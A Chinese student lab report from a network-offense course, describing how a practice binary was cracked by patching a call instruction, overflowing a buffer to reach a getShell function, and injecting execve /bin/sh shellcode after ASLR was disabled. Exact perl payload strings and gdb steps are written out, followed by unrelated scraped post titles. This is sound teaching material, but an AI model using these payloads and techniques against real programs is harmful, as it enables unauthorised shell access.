
2018-2019-2 网络对抗技术 20165305 Exp1 PC平台逆向破解
2018-2019-2 网络对抗技术 20165305 Exp1 PC平台逆向破解
实验1-1直接修改程序机器指令,改变程序执行流程
先输入objdump -d 20165305pwn2查看反汇编代码,然后查看机器指令,找到并根据机器指令计算出要篡改的目标地址。
我们可以从下图中看到call 804891的
机器码指令为e8 d7 ff ff ff,然后我们可以通过知道,只要把d7改为c3就可以在运行文件时调用getshell。
以下是我要执行的一系列指令
首先输入vi 20165305pwn2(进入编辑文件模式)——>:%!xxd(将文件转换为16进制)——>/e8 d7(找到对应的机器指令)——>先点击回车,然后修改d7为c3——>:%!xxd -r(将16进制数转换为原来的样子)——>:wq(保存)——>./20165305pwn2(运行文件)——>ls(执行ls功能,看实验是否成功)。


实验1-2通过构造输入参数,造成BOF攻击,改变程序执行流
在课上老师为我们演示了如何知道应该输入多少位数才能够覆盖返回地址,在这里我就不多说了。
getShell的内存地址,通过反汇编时可以看到,即0804847d。
以下是我执行的一系列指令:
gdb 20165305pwn2(进入gdb调试)——>r——>输入111111112222222233333333444444441234这36位数(测试是否会造成缓冲区溢出),查看是哪几位数造成缓冲区溢出——>退出gdb调试——>perl -e 'print "11111111222222223333333344444444\x7d\x84\x04\x08\x0a"' > input(用getShell的内存地址代替1234,因为终端不让输入地址,所以构造一个input文件)——>(cat input;cat) | ./20165305pwn2(执行程序)——>ls(查看是否攻击成功)。
之前我尝试了一下输入的数字位数大于36位看可不可以覆盖返回地址,但是总会报错,好像是不让执行,所以我就直接入了36位数字


实验1-3注入Shellcode并执行
目的:为了直接在终端注入一段机器指令,获取一个交互式的shell

以下是我执行的一系列指令
apt-get install execstack(安装execstack)——>execstack -s 20165305pwn2(设置堆栈可执行)设置堆栈可执行 ——>execstack -q 20165305pwn2 (查询文件的堆栈是否可执行)——>echo "0" > /proc/sys/kernel/randomize_va_space (关闭地址随机化)——>perl -e 'print "A" x 32;print "\x4\x3\x2\x1\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80\x90\x00\xd3\xff\xff\x00"' > input_shellcode(编写shellcode) ——>(cat input_shellcode;cat) | ./20165305pwn2(注入shellcode)——>打开另一个终端,输入口ps -ef | grep 201653056pwn2——>attach 进程号——> disassemble foo(反编译)——>break *0x080484ae(设置断点)——>c——>info r esp(查看esp)——>x/16x 0xbffff25c(根据地址,查看其存放内容)——>退出gdb调试——>perl -e 'print "A" x 32;print "\x60\xf2\xff\xbf\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80\x90\x00\xd3\xff\xff\x00"' > input_shellcode(根据地址计算出要注入的地址,并编写input_shellcode)——>xxd input_shellcode——>(cat input_shellcode;cat) | ./20165305pwn2(注入shellcode)——>回车输入ls查看结果。

问题
什么是漏洞?漏洞有什么危害?
我认为漏洞就是在使用程序的过程中暴露出来的一些问题,这是由于在设计程序时没有考虑到的不足之处。
危害:我认为一般可以通过漏洞使程序崩溃、瘫痪,还可以通过漏洞获取一定的非法权限等等。
实验收获与感想
通过本次实验,让我掌握了缓冲区溢出攻击的一些基本知识与操作,并且为以后的学习打下了基础。为了掌握更多的知识,今后我会更加努力地学习。
2018-2019-2 网络对抗技术 20165305 Exp1 PC平台逆向破解的更多相关文章
- 20165221 《网络对抗技术》EXP1 PC平台逆向破解
20165221 <网络对抗技术>EXP1 PC平台逆向破解 一.实验内容 本次实践的对象是一个名为pwn1的linux可执行文件. 该程序正常执行流程是:main调用foo函数,foo函 ...
- 2018-2019-2 网络对抗技术 20165325 Exp1 PC平台逆向破解
2018-2019-2 网络对抗技术 20165325 Exp1 PC平台逆向破解(BOF实验) 实验有三个模块: (一)直接修改程序机器指令,改变程序执行流程: (二)通过构造输入参数,造成BOF攻 ...
- 2018-2019-2 20165206《网络对抗技术》Exp1 PC平台逆向破解
- 2018-2019-2 20165206<网络对抗技术>Exp1 PC平台逆向破解 - 实验任务 本次实践的对象是一个名为pwn1的linux可执行文件. 该程序正常执行流程是:mai ...
- 2018-2019-2 20165317《网络对抗技术》Exp1 PC平台逆向破解
2018-2019-2 20165317<网络对抗技术>Exp1 PC平台逆向破解 实验目的 掌握NOP, JNE, JE, JMP, CMP汇编指令的机器码 NOP:无作用,英文&quo ...
- 2018-2019-2 网络对抗技术 20165336 Exp1 PC平台逆向破解
2018-2019-2 网络对抗技术 20165336 Exp1 PC平台逆向破解 1. 逆向及Bof基础实践说明 1.1 实践目标 本次实践的对象是一个名为pwn1的linux可执行文件.该程序正常 ...
- 2018-2019-2 《网络对抗技术》 Exp1 PC平台逆向破解 20165215
2018-2019-2 <网络对抗技术> Exp1 PC平台逆向破解 20165215 目录 知识点描述 实验步骤 (一)直接修改程序机器指令,改变程序执行流程 (二)通过构造输入参数,造 ...
- 2018-2019-2 20165316 《网络对抗技术》Exp1 PC平台逆向破解
2018-2019-2 20165316 <网络对抗技术>Exp1 PC平台逆向破解 1 逆向及Bof基础实践说明 1.1 实践目标 本次实践的对象是一个名为pwn1的linux可执行文件 ...
- 20165214 2018-2019-2 《网络对抗技术》Exp1 PC平台逆向破解 Week3
<网络对抗技术>Exp1 PC平台逆向破解之"逆向及Bof基础实践说明" Week3 一. 实验预习 1.什么是漏洞?漏洞有什么危害? 漏洞就是在计算机硬件.软件.协议 ...
- 2018-2019-2 网络对抗技术 20165228 Exp1 PC平台逆向破解
2018-2019-2 网络对抗技术 20165228 Exp1 PC平台逆向破解 实验内容及步骤 第一部分:直接修改程序机器指令,改变程序执行流程 关键:通过修改call指令跳转的地址,将原本指向被 ...
随机推荐
- JavaScript函数表达式与函数声明
什么是函数? 函数是事件驱动或者被调用时执行的重复代码块. 作用域: 1. 全局作用域 2. 函数作用域(局部作用域) var i = 100; //全局作用域 function fun(){ var ...
- angular.isNumber()
<!DOCTYPE html> <html> <head> <meta charset="UTF-8"> <title> ...
- vue_实例_组件的生命周期
重绘重排 中重复出现的是 mounted(){...} beforeUpdate(){...} uptated(){...} 其他钩子函数只会出现一次 <!DOCTYPE html> & ...
- AJAX-快速上手(四个步骤)
## 1, ajax ajax是使用js进行在不重新加载页面的情况下,使得页面局部刷新.而传统的页面加载即需要,重新加载整个页面.它的加载是异步进行的,即在加载的同时,页面的其他部分可以正常使用,不会 ...
- window 日志清楚
@echo offset srcDir="D:\ApplicationLogs"set daysAgo=15forfiles /p %srcDir% /s /m *.* /d -% ...
- ubuntu16.04中supervisor安装与简单使用(转载)
ubuntu16.04中supervisor安装与简单使用 supervisor 进程管理是可以让进程在后台运行,而不占用控制台影响使用 1. 安装 supervisor sudo apt insta ...
- 白盒测试实践-day02
一.任务进展情况 小组分工完成后,了解findbugs的使用过程,以及junit的测试步骤. 二.存在的问题 由于对单元测试不是太了解,导致无法进行测试. 三.解决方法 看mooc上面的视频,了解测试 ...
- 免费为网站加上HTTPS
前言 最近有好几位同学直接微信赞助说快点更新文章.这个要和大家说声抱歉,的确很久没有写文章了.我们也不找借口,我会尽力保证多写文章.今天我们的主题来讲解 如何给自己的网站 加上HTTPS HTTPS是 ...
- ip通信第七周
局域网的优点:1.具有较高的数据传输率 2.具有较低的误码率 3.具有较低的时延 4.能进行广播 网桥的基本特征:1.网桥在数据链录层上实现局域网互连 2.网桥能够互连两个采用不同数据链路层协议,不同 ...
- CentOS7 使用systemctl来管理服务
1.建立service文件 以tomcat为例 , 建立tomcat.service文件 #服务说明 [Unit] #服务描述 Description=Tomcat Service #前置需要启动的服 ...